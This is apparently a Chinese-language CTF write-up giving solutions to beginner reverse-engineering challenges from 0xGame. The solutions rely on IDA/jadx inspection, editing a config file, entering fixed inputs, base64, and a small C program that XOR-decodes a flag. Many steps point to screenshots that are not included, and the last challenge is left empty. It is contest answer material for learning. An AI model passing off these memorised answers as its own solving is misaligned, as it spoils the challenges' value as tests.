用IDE的APKIDE打开
搜索字符flag,找到flag
0xGame
Reverse

代码金丹
ida打开后能直接看到flag

数字筑基
ida打开后能直接看到flag
网络元婴
把这些拼接起来就是flag
虚拟化神
观察发现输入后会生成文件config.txt,如果内容为1就会输出flag。

随便输入,然后别退出程序,打开config.txt,将内容修改为1,再动程序(之前的别关),得到flag。
符文解密师

应该是要输入”deadc0de”

反编译pyc文件

输入1145141919810,得到flag
码海舵师

base64加密(有含=*的字符串就可能是base64加密)

注册侦探

将v3异或0x33后输出,动调取得v3的值
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
#include<stdio.h>
int main(){
	unsigned char v3[] =
	{
	    3,  75, 116,  82,  94,  86,  72,  11,  11,   6,
	   81,   2,  80,  11,   3,  30,   2,  87,  82,  81,
	   30,  87,  80,  86,   1,  30,  80,   5,  81,   0,
	   30,   5,   5,   7,  87,   4,   4,   7,   2,   3,
	   86,   3,  87,  78, 171
	};
	int i;
	for(i=0;i<45;i++){
		v3[i]^=0x33;
	}
	printf("%s",v3);
	return 0;
}
代码启示录
用jadx打开发现flag
旋转密码城
